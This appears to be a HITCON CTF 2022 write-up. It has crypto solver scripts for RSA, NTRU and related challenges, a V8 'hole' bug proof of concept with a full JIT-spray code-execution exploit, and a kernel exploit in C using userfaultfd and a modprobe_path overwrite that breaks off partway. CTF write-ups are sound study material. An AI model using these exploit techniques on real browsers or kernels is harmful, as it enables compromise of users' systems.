
After n is obtained, the inverse is used to eliminate the influence of the unknown parameter p : $c' = m^{(p+e_i-p-e_j)} = m^{e_i-e_j} = m^{e'}$. In the new set $\{c'_i, e'_i\}$, the extended Euclidean algorithm is calculated according to the index to obtain a group : $x * e'_i + y * e'_j = 1$, which can recover m by $(c'_i)^x * (c'_j)^y = m^{x*e'_i+y*e'_j} = m$.

Exp

```sage
# sage
from ast import literal_eval
lines = open("./output.txt","r").readlines()
es = literal_eval(lines[0].strip())
cs = literal_eval(lines[1].strip())
NUM = len(cs)
B = matrix(ZZ,NUM,2)
for i,e in enumerate(es):
    B[i,0] = e
    B[i,1] = 1

M = B.transpose().right_kernel_matrix()
for l in M:
    assert list(l*B) == [0,0]
L = M.LLL()


def compute_kn(coff):
    res_right = 1
    res_left = 1
    for i ,cof in enumerate(coff):
        if cof > 0:
            res_right = res_right * cs[i]**cof
        else:
            res_left = res_left * cs[i]**(-cof)
    return res_left - res_right

n = compute_kn(L[0])
for l in L[1:]:
    assert list(l*B) == [0,0]
    n = gcd(compute_kn(l),n)
    n = factor(n,limit = 2**20)[-1][0]
    if n.nbits() <= 2048:
```

```
        break
print(n)

from Crypto.Util.number import *
mpe1_inv = inverse(cs[0],n)
_es = [e-es[0] for e in es[1:]]
_cs = [c*mpe1_inv%n for c in cs[1:]]

# find gcd(_ei,_ej) = 1
find = False
for i in range(len(_es)):
    for j in range(len(_es)):
        if gcd(_es[i],_es[j]) == 1:
            find = True
            break
    if find:
        break
print(i,j)

e1,e2 = _es[i] , _es[j]
c1,c2 = _cs[i] , _cs[j]
g, x1, x2 = xgcd(e1,e2)
m = pow(c1,x1,n)*pow(c2,x2,n) % n
print(long_to_bytes(int(m)))
# hitcon{K33p_ev3rythIn9_1nd3p3ndent!}
```

Superprime

Chinese writeup, refer to : https://tl2cents.github.io/2022/11/29/HITCON-CTF-2022-Crypto-Writeups/

It can be divided into three small problems. The form of two primes obtained by 'SuperPrime' in the challenge is as follows :

$$p = a_t a_{t-1} ... a_1 a_0 = \sum_{0}^{t} a_i * 10^i$$

$$q = \sum_{0}^{t} (a_i + 48) * 256^i$$

Here are three cases in which we define `bytes_to_long(str(p).encode())` as : $f(p)$, obviously $f(p)$ is a monotonically increasing function.

- Case 1 : $n_1 = p_1 * q_1$, namely $n = p_1 * f(p_1)$, is obviously a monotonically increasing function on the right, so n can be factorized quickly by binary search.
- Case 2 : $n_2 = p_2 * p_3, n_3 = q_2 * q_3 = f(p_2) * f(p_3)$. In this case, we notice that : according to the relationship given by Equation (1) (2), we can derive the low bits of p_2, q_2 through the results of n_2 modulo 10 and n_3 modulo 256, and so on. From low bits to high bits search, we can get some possible results each time, prune the values that do not meet the conditions, and carry out depth first search.
- Case 3 : $n_4 = p_4 * q_5, n_5 = p_5 * q_4$. We can notice that `q4` `q5` has more bits known, which can provide better prediction for its counterpart `p5` , `p4` - for example, if `p4` has 5 decimal digits (we know no digits about `p4`), then `q4` will have `0x3030303030<=q4<=0x3939393939` , which is very narrow (a 10/256 precision; roughly if the precision is finer than 1/10 we can find out the highest one digit of the other number). This range is enough to determine the high several digits of `p5 = n5 / q4` . Then we have a `q5` range, so similarly by `n4` we can have a better upper bound and lower bound of `p4` , which can carry onwards. This forms a loop, and using this method, we can derive more and more digits of `p4` and `p5` , until all of their digits are found.

Exp

```
from Crypto.Util.number import *
n1 = 132240475872174910020944408159013384770525986234801028624784519134365862704105251340824787510945183963356820885920367304711310957365047441178683686926111455575911962257698539064559510444855775549001648292058855493337857073693460061212792795075263084221929517773754699732129582794061997056827998985829666251060653380798686353779510948629280009197715644814616657550158740378670095210797455828266323922570838468050733341304227070902756780052159113811360169205531739117518635829837403006788948761106892086004133969899267757339921
n2 = 950635556145735418105755938502895068569259799776099911812056161591250892615467847211545994846132625184697061572159245371251604064182175355319930369583883305058717631762975704295334676962059286867317567130598077274053132860200073472118921352266327243592914079135396323398859503584762659954661456808783347220013
n3 = 590771225287574463506042691620792703599323425389389867602750992482909819584418383842565978393867874484471360834509802563307432211556368853585485418471763427453973736381527673622539447314331344745621463583344225030339732449368355574239344916763242972433266134983190867486478127452237537467795680800905921009604998636774384036573257628527051711093820849163353798893948297157779012900963144876615846147124887813795071513553010631232338809099319253633228469571975376766600478244761294460661498570511317318405401574885908993113813702665922952060557929908867349332913040774404767303734914758528821637321206268494487285735744117863207
```

```
721255343837074135726783165088264507783467234419569451692976891387992985617598432803178679272055514000651631995994575
n4 = 2458942375649705858512690093261166979881734603550988938392562866015815656793003833340166145184645187586943726366636577649865869986532318083637490628894982420554313026155605180721716434829117448323481066942004136185730727105007936673915744112991633848583852811412998508084144546700778656572791035531111965043119774742495274527401569906785121880408809802492383216836691265423297722021017515667257863302820657924121913047547741420413553737917632809270380269758313556777803344394624408862183672919570479289614998783678080936272369083
n5 = 1858850202437145502251319393340045685605344224166975990246965903447828931622197880793057526328633878550110407721046764889407076631572841946411708751573825072027890292852864663268036997011619685879458670471015020489260165151397283688095230098282471730969099176110011132669382092264831625333026299093224120134929784408632581351812268311550246902923360267536784249061513607394241486669513899561821360725086505292711797495696370835377832833608601023715627966353915499344743818211252551760737526456438932945333301842380700853334273
e = 65537
c = 4483675908838921580166230605037543291042669502365489466115247159819700964431694436446156373370879540102656946010960455462216144407340447426533056740637070501957975682610681650595208463397987624726681200205792715438927499839982570319681004964732483192827773706884286011520225805969376000339783107563370761137785432214373583489038570687376524186361595044970704745413359638961246836646563401192522832663848766431349191675492938108839640344835690162882590681531793444049574970573671579028160685873672249343875446949304952317547190394697463909716875894952014391562113941584710458581646689075184185854012026754341114049023619335352403016815219740740875386534651047669234708504855408863942864594805117182901275363184437964360052802785425889940237161 2
```

```
f = lambda x : bytes_to_long(str(x).encode())
def binary_search1(N,lb,ub):
    while lb!= ub:
        middle = (lb+ub)//2
        v = middle*f(middle)
        if v < N:
            lb = middle + 1
        elif v >= N:
            ub = middle - 1
    return lb

def prune_search2(N2,N3):
    def comnpute_table(p1,p2,cnt):
        table =  []
        for i in range(10):
            pp1 = p1 + i*10**cnt
            for j in range(10):
                pp2 = p2 + j*10**cnt
                if test(pp1,pp2,cnt+1):
```

```
                    table.append((pp1,pp2))
        return table

    fn = lambda x,cnt : bytes_to_long(str(x).zfill(cnt).encode())
    def test(p1,p2,cnt):
        q1,q2 = fn(p1,cnt),fn(p2,cnt)
        return N2%(10**cnt) == (p1*p2)%(10**cnt) and (q1*q2)%(256**cnt) == N3%(
256**cnt)

    def search(p1,p2, cnt):
        if p1>1 and N2%p1 == 0:
            return (True,(p1,N2//p1))
        if p2>1 and N2%p2 == 0:
            return (True,(p2,N2//p2))
        for pp1,pp2 in comnpute_table(p1,p2,cnt):
            res = search(pp1,pp2,cnt+1)
            if res[0] == True:
                return res
        return (False,None)
    return search(0,0,0)[1]

def get_ndecbits(x, k=512):
    for i in range(k*2):
        if x<(2**k*0x30*(256**i)):
            return i+1

def wrap(x):
    return bytes_to_long(str(x).encode())

def get_bound(x, l, k=512):
    nbits = get_ndecbits(x, k)
    lbs = ''.join('{:d}'.format(i) for i in l)
    lbsa = lbs
    if lbs == '':
        lbsa = '1'
    lb = int(lbsa.ljust(nbits, '0'))
    ub = int(lbs.ljust(nbits, '9'))

    return (x//wrap(ub), x//wrap(lb))

def common_prefix(o):
    s1 = str(o[0])
    s2 = str(o[1])
    assert len(s1)==len(s2)
    for i in range(1, len(s1)):
        if s1[:i]!=s2[:i]:
            return [int(j) for j in s1[:i-1]]
```

```
    return [int(j) for j in s1]

def solve3(o):
    n4, n5 = o
    pref = [ [], [] ]
    pref1 = []
    while 1:
        # print('pref1',pref1)
        bnd = get_bound(n4, pref1)
        # print('bnd', bnd)
        pref2 = common_prefix(bnd)
        # print('pref2',pref2)
        bnd = get_bound(n5, pref2)
        # print('bnd', bnd)
        pref1 = common_prefix(bnd)
        # print('pref1',pref1)
        if bnd[0] == bnd[1]:
            break
    bnd2 = get_bound(n4, pref1)
    assert n5%bnd[0]==0
    assert n4%bnd2[0]==0
    return bnd2[0], bnd[0]

# n1 = p1 * q1
# n2 = p2 * p3
# n3 = q2 * q3
# n4 = p4 * q5
# n5 = p5 * q4

p1 = binary_search1(n1,0,2**512)
q1 = n1//p1
p2, p3 = prune_search2(n2,n3)
q2, q3 = f(p2),f(p3)
p4 , p5 = solve3((n4, n5))
q4 , q5 = f(p4), f(p5)

assert n1 == p1 * q1
assert n2 == p2 * p3
assert n3 == q2 * q3
assert n4 == p4 * q5
assert n5 == p5 * q4
T = [[n1, (p1 , q1)],[n2, (p2 , p3)],[n3, (q2 , q3)],[n4, (p4 , q5)],[n5, (p5
, q4)]]
for n,fcators in sorted(T, reverse = True , key = lambda x : x[0]):
    phi = (fcators[0]-1)* (fcators[1]-1)
    d = inverse(e,(phi))
    c = pow(c, d, n)
```

```
print(long_to_bytes(c))
# hitcon{using_different_combinations_of_primes_still_doesn't_make_this_bad_prime_generation_method_any_safer...}
```

Easy NTRU

Find papers about NTRU. We implement the algorithm described in https://ntru.org/f/tr/tr006v1.pdf .

The public key of NTRU-1998 is not reversible, we can compute the pseudo inverse instead described in https://eprint.iacr.org/2010/598.pdf

Exp

```
from Crypto.Util.number import bytes_to_long as b2l
from Crypto.Util.number import long_to_bytes as l2b
import random
from tqdm import tqdm

Zx.<x> = ZZ[]
n, q = 263, 128

def convolution(f, g, quo_poly = x^n -1):
    return (f * g) % (quo_poly)


def balancedmod(f, q, quo_poly = x^n -1):
    g = list(((f[i] + q//2) % q) - q//2 for i in range(n))
    return Zx(g) % (quo_poly)


def randomdpoly(d1, d2):
    result = d1*[1]+d2*[-1]+(n-d1-d2)*[0]
    random.shuffle(result)
    return Zx(result)


def invertmodprime(f, p , quo_poly = x^n -1):
    T = Zx.change_ring(Integers(p)).quotient(quo_poly)
    return Zx(lift(1 / T(f)))


def invertmodpowerof2(f, q, quo_poly = x^n -1):
    assert q.is_power_of(2)
```

```
    g = invertmodprime(f, 2, quo_poly)
    while True:
        r = balancedmod(convolution(g, f, quo_poly), q, quo_poly)
        if r == 1:
            return g
        g = balancedmod(convolution(g, 2 - r, quo_poly), q, quo_poly)


def keypair():
    while True:
        try:
            f = randomdpoly(61, 60)
            f3 = invertmodprime(f, 3)
            fq = invertmodpowerof2(f, q)
            break
        except Exception as e:
            pass
    g = randomdpoly(20, 20)
    publickey = balancedmod(3 * convolution(fq, g), q)
    secretkey = f
    return publickey, secretkey, g


def encode(val):
    poly = 0
    for i in range(n):
        poly += ((val % 3)-1) * (x ^ i)
        val //= 3
    return poly

def decode(poly):
    msg = 0
    for i in range(n-1, -1, -1):
        msg *= 3
        msg += int(poly[i] + 1) % 3
    return msg


def encrypt(message, publickey):
    r = randomdpoly(18, 18)
    return balancedmod(convolution(publickey, r) + encode(message), q)

def encrypt_with_r(message, publickey):
    r = randomdpoly(18, 18)
    return balancedmod(convolution(publickey, r) + encode(message), q), r

def decrypt_by_r(ciphertext,publickey, r):
```

```
    m = balancedmod(ciphertext - convolution(publickey, r),q)
    return m

# equivalent matrix representation
def poly2mat(r):
    global n
    rl = r.list() + [0]* (n - r.degree() -1)
    res = []
    nl = len(rl)
    for i in range(nl):
        v=rl[(nl-i):]+rl[:(nl-i)]
        res.append(v)
    return matrix(ZZ,res).transpose()

def poly_to_vector(r ,vector_len = n):
    return vector(ZZ , r.list()+ [0]* (vector_len - r.degree() -1))

def poly_matrix_mul(M , poly):
     return Zx(list(M * poly_to_vector(poly)))

def pseudo_inverse(h, q, n_para = n):
    assert q.is_power_of(2)
    Zqx.<x> = Zmod(q)[]
    P2 = Zqx([ 1 for _ in range(n)])
    P1 = Zqx([-1,1])
    assert P1*P2 == (x^n - 1)
    #  h0 = φ^(-1)((1, eh))
    h2 = invertmodpowerof2(h,q,P2)
    _h = Zx(crt([1,h2],[P1,P2]))
    r1 = randomdpoly(18,18)
    r2 = randomdpoly(18,18)
    assert balancedmod(convolution(_h,h*r1),q) == r1
    assert balancedmod(convolution(_h,h*r2),q) == r2
    assert balancedmod(convolution(_h,h*(r1-r2)),q) == balancedmod(r1 - r2,q)
    return _h
# solver
lines = open("./output.txt","r").readlines()
h = Zx(lines[0].strip())
es = []
for line in lines[1:]:
    es.append(Zx(line.strip()))
h_inv = pseudo_inverse(h,q)

def derive_correct_bits(cs):
    r1_coffs = ["?"]*n
    for c in cs:
        c_vec = poly_to_vector(c)
```

```
        for i,num in enumerate(c_vec):
            if num == 2:
                r1_coffs[i] = -1
            elif num == -2:
                r1_coffs[i] = 1
            elif num == 1:
                if r1_coffs[i] == "?":
                    r1_coffs[i] = set([-1,0])
                else:
                    if type(r1_coffs[i])== set:
                        res = r1_coffs[i] & set([-1,0])
                        if len(res) == 1:
                            r1_coffs[i] = list(res)[0]
                        else:
                            r1_coffs[i] = res
            elif num == -1:
                if r1_coffs[i] == "?":
                    r1_coffs[i] = set([1,0])
                else:
                    if type(r1_coffs[i])== set:
                        res = r1_coffs[i] & set([1,0])
                        if len(res) == 1:
                            r1_coffs[i] = list(res)[0]
                        else:
                            r1_coffs[i] = res
    return r1_coffs




from itertools import combinations


best_info = (0,None,None)
for choice_num in range(24):
    cs = []
    for e in es:
        if e == es[choice_num]:
            continue
        e_ = balancedmod(e - es[choice_num] , q)
        cs.append(balancedmod(convolution(e_,h_inv),q))
    r_coff = derive_correct_bits(cs)
    if r_coff.count(1) + r_coff.count(-1) > best_info[0]:
        best_info = (r_coff.count(1) + r_coff.count(-1),choice_num , r_coff)
_, best_choice_num, best_coff = best_info


```

```
num1_m1 = 18+18 - best_coff.count(1) -best_coff.count(-1)
unknonw_poss = [i for i,co in enumerate(best_coff) if type(co) != type(1)]
pos_space = list(combinations(unknonw_poss, num1_m1))
unknonw_len = len(unknonw_poss)
print(f"[+] {len(unknonw_poss) = }")
coff = best_coff[:]
ciphertext = es[best_choice_num]

num1 = 18 - best_coff.count(1)
for pos in tqdm(pos_space):
    pos1s = combinations(pos,num1)
    for pos1 in pos1s:
        for i in unknonw_poss:
            if i in pos:
                if i in pos1:
                    coff[i] = 1
                else:
                    coff[i]  = -1
            else:
                coff[i] = 0
        rr = Zx(coff)
        msg = decrypt_by_r(ciphertext, h, rr)
        flag = l2b(decode(msg))
        if b"flag" in flag or b"hit" in flag:
            print(flag)
# hitcon{mu1tip13_encrypt1on_no_Encrpyti0n!}
```

Everywhere

Another paper for NTRU: https://eprint.iacr.org/2011/590.pdf

Just implement the algorithm in sagemath.

Exp

```
# /usr/bin/env sage

from Crypto.Util.number import bytes_to_long as b2l
from Crypto.Util.number import long_to_bytes as l2b
import random
from tqdm import tqdm
```

```
7
8  Zx.<x> = ZZ[]
9
10
11 def convolution(f, g):
12     return (f * g) % (x ^ n-1)
13
14
15 def balancedmod(f, q):
16     g = list(((f[i] + q//2) % q) - q//2 for i in range(n))
17     return Zx(g) % (x ^ n-1)
18
19
20 def randomdpoly(d1, d2):
21     result = d1*[1]+d2*[-1]+(n-d1-d2)*[0]
22     random.shuffle(result)
23     return Zx(result)
24
25
26 def invertmodprime(f, p):
27     T = Zx.change_ring(Integers(p)).quotient(x ^ n-1)
28     return Zx(lift(1 / T(f)))
29
30
31 def invertmodpowerof2(f, q):
32     assert q.is_power_of(2)
33     g = invertmodprime(f, 2)
34     while True:
35         r = balancedmod(convolution(g, f), q)
36         if r == 1:
37             return g
38         g = balancedmod(convolution(g, 2 - r), q)
39
40
41 def keypair():
42     while True:
43         try:
44             f = randomdpoly(61, 60)
45             f3 = invertmodprime(f, 3)
46             fq = invertmodpowerof2(f, q)
47             break
48         except Exception as e:
49             pass
50     g = randomdpoly(20, 20)
51     publickey = balancedmod(3 * convolution(fq, g), q)
52     secretkey = f
53     return publickey, secretkey, g
```

```
54
55
56  def encode(val):
57      poly = 0
58      for i in range(n):
59          poly += ((val % 3)-1) * (x ^ i)
60          val //= 3
61      return poly
62
63
64  def encrypt(message, publickey):
65      r = randomdpoly(18, 18)
66      return balancedmod(convolution(publickey, r) + encode(message), q)
67
68
69  n, q = 263, 128
70  T = 400
71
72  output = open("output.txt", 'rb').read().split(b'\n')[:-1]
73
74  pks = []
75  cts = []
76  for data in tqdm(output):
77      if data.startswith(b'key:  '):
78          pks += [sage_eval(data.replace(b'key:  ',
79                                b'').decode(), locals={'x': x})]
80      elif data.startswith(b'data: '):
81          cts += [sage_eval(data.replace(b'data: ',
82                                b'').decode(), locals={'x': x})]
83
84  assert len(pks) == 400 and len(cts) == 400
85
86
87  def handle(x):
88      t = [ZZ(i) for i in x]
89      for i in range(len(x)):
90          if x[i] == 127:
91              t[i] = -1
92      return t
93
94
95  def handle2(x):
96      t = [ZZ(i) for i in x]
97      dics = sorted(list(set(x[-n:])))
98      assert len(dics) % 3 == 0
99      for i in range(len(x)):
100         if dics.index(x[i]) % 3 == 0:
```

```
            t[i] = -1
        elif dics.index(x[i]) % 3 == 1:
            t[i] = 0
        elif dics.index(x[i]) % 3 == 2:
            t[i] = 1
    return t


def decode(value):
    out = sum([(value[i] + 1) * 3 ^ i for i in range(len(value))])
    return out


def coeff(f):
    tmp = f.coefficients(sparse=False)
    return tmp + (n - len(tmp)) * [0]


def list_move_right(A, a):
    B = [i for i in A]
    for i in range(a):
        B.insert(0, B.pop())
    return B


def list_move_left(A, a):
    B = [i for i in A]
    for i in range(a):
        B.insert(len(B), B[0])
        B.remove(B[0])
    return B


def invertmodprime_with_poly(f, p, poly):
    T = Zx.change_ring(Integers(p)).quotient(poly)
    return Zx(lift(1 / T(f)))


def invertmodpowerof2_with_poly(f, q, poly):
    assert q.is_power_of(2)
    g = invertmodprime_with_poly(f, 2, poly)
    while True:
        r = balancedmod((g * f) % poly, q)
        if r == 1:
            return g
        g = balancedmod((g * (2 - r)) % poly, q)

```

```
148
149 mats = []
150 svs = []
151
152 d = 0
153 for idx in tqdm(range(T)):
154     publickey = h = pks[idx]
155     ct = cts[idx]
156     hl = coeff(h)
157
158     H0 = [hl[0]] + hl[1:][::-1]
159     H = [H0]
160     for i in range(1, len(hl)):
161         H += [list_move_right(H0, i)]
162
163     HM = matrix(H)
164     poly = x ^ n - 1
165     poly1 = x - 1
166     poly2 = poly // poly1
167
168     h_ = h % (poly // (x - 1))
169     h__ = invertmodpowerof2_with_poly(h_, q, (poly // (x - 1)))
170     _, u, v = xgcd(poly2.change_ring(Zmod(q)), poly1.change_ring(Zmod(q)))
171     h_inv = 1 + (x - 1) * v * (h__ - 1)
172     h_inv = h_inv % poly
173     hil = coeff(h_inv)
174
175     HINV0 = [hil[0]] + hil[1:][::-1]
176     HINV = [HINV0]
177     for i in range(1, len(hil)):
178         HINV += [list_move_right(HINV0, i)]
179
180     HINVM = matrix(Zmod(q), HINV)
181     C = vector(coeff(ct.change_ring(Zmod(q))))
182     B = HINVM * C
183
184     w = B * HINVM
185     HTH = HINVM.T * HINVM
186     av = vector([HTH[0][0]] + HTH[0][1:][::-1].list())
187     s = d - B * B
188     mat = [av[0]] + [2 * i for i in av.list()[1: n // 2 + 1]] + \
189         [-2 * i for i in w]
190     mats += [mat]
191     svs += [s]
192
193 MAT = matrix(Zmod(q), mats)
194 SVS = vector(Zmod(q), svs)
```

```
195 res = MAT.solve_right(SVS)
196
197 print(d, l2b(decode(handle2(res[-n:]))))  # hitcon{ohno!y0u_broadc4st_t0o_much}
```

Pwn

Fourchain hole

Seems like an UAF bug in THEHOLE

```
1 +BUILTIN(ArrayHole){
2 +    uint32_t len = args.length();
3 +    if(len > 1) return ReadOnlyRoots(isolate).undefined_value();
4 +    return ReadOnlyRoots(isolate).the_hole_value();
5 +}
6 +
```

Just like the issue 1263462

POC: length=-1

```
1 let a=[1.1,,,,,1]
2 function trigger() {
3     var hole = a.hole()
4     return hole
5 }
6
7 let hole = trigger();
8 var map = new Map();
9 map.set(1, 1);
10 map.set(hole, 1);
11 map.delete(hole);
12 map.delete(hole);
13 map.delete(1);
14 console.log("Size");
15 console.log(map.size);
```

POC: OOB

```
function gc()
{
        /*fill-up the 1MB semi-space page, force V8 to scavenge NewSpace.*/
    for(var i=0;i<((1024 * 1024)/0x10);i++)
        {
        var a= new String();
    }
}
function give_me_a_clean_newspace()
{
        /*force V8 to scavenge NewSpace twice to get a clean NewSpace.*/
        gc()
        gc()
}

give_me_a_clean_newspace();

let a=[1.1,,,,,1]
function trigger() {
    var hole = a.hole()
    return hole
}
var map1 = null;
var foo_arr = null;
function getmap(m) {
    m = new Map();
    m.set(1, 1);
    m.set(trigger(), 1);
    m.delete(trigger());
    m.delete(trigger());
    m.delete(1);
    return m;
}
map1 = getmap(map1);
foo_arr = new Array(1.1, 1.1);//1.1=3ff199999999999a

map1.set(0x10, -1);
// gc();
map1.set(foo_arr, 0xffff);
%DebugPrint(foo_arr);
```

```
p1umer@ubuntu:~/CTF/hitcon/hole$ ./d8 ./poc.js --allow-natives-syntax
0x2dac0024f9e1 <JSArray[65535]>
```

EXP: JIT SPRAY

```
const print = console.log;
const assert = function (b, msg)
{
 if (!b)
  throw Error(msg);
};
const __buf8 = new ArrayBuffer(8);
const __dvCvt = new DataView(__buf8);
function d2u(val)
{ //double ==> Uint64
 __dvCvt.setFloat64(0, val, true);
 return __dvCvt.getUint32(0, true) +
  __dvCvt.getUint32(4, true) * 0x100000000;
}
function u2d(val)
{ //Uint64 ==> double
 const tmp0 = val % 0x100000000;
 __dvCvt.setUint32(0, tmp0, true);
 __dvCvt.setUint32(4, (val - tmp0) / 0x100000000, true);
 return __dvCvt.getFloat64(0, true);
}
function d22u(val)
{ //double ==> 2 * Uint32
 __dvCvt.setFloat64(0, val, true);
}
const hex = (x) => ("0x" + x.toString(16));

function gc()
{
        /*fill-up the 1MB semi-space page, force V8 to scavenge NewSpace.*/
    for(var i=0;i<((1024 * 1024)/0x10);i++)
        {
        var a= new String();
    }
}
function give_me_a_clean_newspace()
{
        /*force V8 to scavenge NewSpace twice to get a clean NewSpace.*/
        gc()
```

```
        gc()
}

give_me_a_clean_newspace();

const foo = ()=>
{
 return [1.0,
  1.9553825422107533105631065 1818E-246,
  1.9560612558242146694270980 1013E-246,
  1.9995714719542577343692375 6715E-246,
  1.9533767332674093213329217 5341E-246,
  2.6348604765229605644830602 2844E-284];
}
for (let i = 0; i < 0x10000; i++) {
 foo();foo();foo();foo();
}

let a=[1.1,,,,,1]
function trigger() {
    var hole = a.hole()
    return hole
}
var map1 = null;
var foo_arr = null;
function getmap(m) {
    m = new Map();
    m.set(1, 1);
    m.set(trigger(), 1);
    m.delete(trigger());
    m.delete(trigger());
    m.delete(1);
    return m;
}

map1 = getmap(map1);

foo_arr = new Array(1.1, 1.1);//1.1=3ff199999999999a


map1.set(0x10, -1);
map1.set(foo_arr, 0xffff);  // length 65535

const arr = [1.1,1.2,1.3];
const o = {x:0x1337, a:foo };
const ab = new ArrayBuffer(20);
const ua = new Uint32Array(ab);
```

```
foo_arr[14] = 1.1;


d22u(arr[5]);
const fooAddr = __dvCvt.getUint32(0, true);

//print(hex(fooAddr));

//%DebugPrint(foo);
//%DebugPrint(foo_arr);
//%DebugPrint(arr);
//%DebugPrint(ua);

var offset = 28
function readOff(off)
{
 arr[offset] = u2d((off) * 0x1000000);
 return ua[0];
}
function writeOff(off, val)
{
 arr[offset] = u2d((off) * 0x1000000);
 ua[0] = val;
}

//%SystemBreak();
codeAddr = readOff(fooAddr -1+ 0x18);
//print(hex(codeAddr));
jitAddr = readOff(codeAddr-1 + 0xc);

//print(hex(jitAddr));

writeOff(codeAddr-1 + 0xc, jitAddr + 0x95-0x19);

foo();
//%SystemBreak();
```

hitcon{tH3_xPl01t_n0_l0ng3r_wOrk_aF+3r_66c8de2cdac10cad9e622ecededda411b44ac5b3_:(}

Fourchain kernel

Stuck the thread at `copy_from_user` with userfaultfd, then we get a UAF.

We use `add_key` and heap_spray to leak the kernel base address.

Next we overlap the `content` with `node`, then there is an arbitrary write.

Last we overwrite the `modprobe_path`.

```c
#include "banzi.h"

#define IOC_MAGIC '\xFF'

// #define IO_ADD _IOWR(IOC_MAGIC, 0, struct ioctl_arg)
// #define IO_EDIT _IOWR(IOC_MAGIC, 1, struct ioctl_arg)
// #define IO_SHOW _IOWR(IOC_MAGIC, 2, struct ioctl_arg)
// #define IO_DEL _IOWR(IOC_MAGIC, 3, struct ioctl_arg)
#define IO_ADD 0xFFFFFF00
#define IO_EDIT 0xFFFFFF01
#define IO_SHOW 0xFFFFFF02
#define IO_DEL 0xFFFFFF03

int fd;
struct ioctl_arg {
    uint64_t idx;
    uint64_t size;
    uint64_t addr;
};

void noteAdd(uint64_t size, char* addr) {
    struct ioctl_arg arg;

    arg.size = size;
    arg.addr = addr;

    ioctl(fd, IO_ADD, &arg);
}

void noteEdit(uint64_t idx, char* addr) {
    struct ioctl_arg arg;

    arg.idx = idx;
    arg.addr = addr;

    ioctl(fd, IO_EDIT, &arg);
}

void noteShow(uint64_t idx, uint64_t size) {
    struct ioctl_arg arg;

    arg.idx = idx;

```

```
44      ioctl(fd, IO_SHOW, &arg);
45
46      char* buf = (char*)arg.addr;
47      printf("%p\n", buf);
48      for (int i = 0; i < size; i++) printf("%x ", buf[i]);
49  }
50
51  void noteDel(uint64_t idx) {
52      struct ioctl_arg arg;
53
54      arg.idx = idx;
55
56      ioctl(fd, IO_DEL, &arg);
57  }
58
59  struct pthread_noteEdit_arg {
60      uint64_t idx;
61      char* addr;
62  };
63  void pthread_noteEdit(struct pthread_noteEdit_arg* arg) {
64      assign_thread_to_core(0);
65      noteEdit(arg->idx, arg->addr);
66  }
67
68  void* userfault_handler(void* arg) {
69      struct uffd_msg msg; /* Data read from userfaultfd */
70      int fault_cnt = 0;   /* Number of faults so far handled */
71      long uffd;           /* userfaultfd file descriptor */
72      char* page = NULL;
73      struct uffdio_copy uffdio_copy;
74      ssize_t nread;
75
76      uffd = (long)arg;
77
78      /* Create a page that will be copied into the faulting region */
79
80      if (page == NULL) {
81          page = mmap(NULL, 0x1000, PROT_READ | PROT_WRITE, MAP_PRIVATE | MAP_ANO
    NYMOUS, -1, 0);
82          if (page == MAP_FAILED) perror("mmap");
83      }
84
85      /* Loop, handling incoming events on the userfaultfd
86        file descriptor */
87
88      for (;;) {
89          /* See what poll() tells us about the userfaultfd */
```

```
90
91          struct pollfd pollfd;
92          int nready;
93          pollfd.fd = uffd;
94          pollfd.events = POLLIN;
95          nready = poll(&pollfd, 1, -1);
96          if (nready == -1) puts("poll");
97
98          /* Read an event from the userfaultfd */
99
100         nread = read(uffd, &msg, sizeof(msg));
101         if (nread == 0) {
102             printf("EOF on userfaultfd!\n");
103             exit(EXIT_FAILURE);
104         }
105
106         if (nread == -1) puts("read");
107
108         /* We expect only one kind of event; verify that assumption */
109
110         if (msg.event != UFFD_EVENT_PAGEFAULT) {
111             fprintf(stderr, "Unexpected event on userfaultfd\n");
112             exit(EXIT_FAILURE);
113         }
114
115         /* Copy the page pointed to by 'page' into the faulting
116            region. Vary the contents that are copied in, so that it
117            is more obvious that each fault is handled separately. */
118         if (msg.arg.pagefault.flags & UFFD_PAGEFAULT_FLAG_WRITE) {
119             // TODO: write
120             printf("[-] triggering write fault\n");
121             sleep(2);
122         } else {
123             // TODO: read
124             printf("[-] triggering read fault\n");
125             sleep(2);
126             printf("[-] read fault done\n");
127
128             fault_cnt++;
129
130             uffdio_copy.src = (unsigned long)page;
131
132             uffdio_copy.dst = (unsigned long)msg.arg.pagefault.address & ~(0x10
    00 - 1);
133             uffdio_copy.len = 0x1000;
134             uffdio_copy.mode = 0;
135             uffdio_copy.copy = 0;
```

```
136             if (ioctl(uffd, UFFDIO_COPY, &uffdio_copy) == -1) perror("ioctl-UFF
    DIO_COPY");
137         }
138     }
139 }
140 
141 uint64_t true_key;
142 uint64_t modprobe_path;
143 
144 void* userfault_handler_2(void* arg) {
145     struct uffd_msg msg; /* Data read from userfaultfd */
146     int fault_cnt = 0;   /* Number of faults so far handled */
147     long uffd;           /* userfaultfd file descriptor */
148     char* page = NULL;
149     struct uffdio_copy uffdio_copy;
150     ssize_t nread;
151 
152     uffd = (long)arg;
153 
154     /* Create a page that will be copied into the faulting region */
155 
156     if (page == NULL) {
157         page = mmap(NULL, 0x1000, PROT_READ | PROT_WRITE, MAP_PRIVATE | MAP_ANO
    NYMOUS, -1, 0);
158         if (page == MAP_FAILED) perror("mmap");
159     }
160 
161     /* Loop, handling incoming events on the userfaultfd
162       file descriptor */
163 
164     for (;;) {
165         /* See what poll() tells us about the userfaultfd */
166 
167         struct pollfd pollfd;
168         int nready;
169         pollfd.fd = uffd;
170         pollfd.events = POLLIN;
171         nready = poll(&pollfd, 1, -1);
172         if (nready == -1) puts("poll");
173 
174         /* Read an event from the userfaultfd */
175 
176         nread = read(uffd, &msg, sizeof(msg));
177         if (nread == 0) {
178             printf("EOF on userfaultfd!\n");
179             exit(EXIT_FAILURE);
180         }
```

```
181
182         if (nread == -1) puts("read");
183
184         /* We expect only one kind of event; verify that assumption */
185
186         if (msg.event != UFFD_EVENT_PAGEFAULT) {
187             fprintf(stderr, "Unexpected event on userfaultfd\n");
188             exit(EXIT_FAILURE);
189         }
190
191         /* Copy the page pointed to by 'page' into the faulting
192           region. Vary the contents that are copied in, so that it
193           is more obvious that each fault is handled separately. */
194         if (msg.arg.pagefault.flags & UFFD_PAGEFAULT_FLAG_WRITE) {
195             // TODO: write
196             printf("[-] triggering write fault\n");
197             sleep(2);
198         } else {
199             // TODO: read
200             printf("[-] triggering read fault2\n");
201             sleep(2);
202             *(uint64_t*)page = true_key ^ 0;
203             *(uint64_t*)(page + 0x8) = true_key ^ 0x100;
204             *(uint64_t*)(page + 0x10) = true_key ^ modprobe_path;
205             printf("[-] read fault2 done\n");
206
207             fault_cnt++;
208
209             uffdio_copy.src = (unsigned long)page;
210
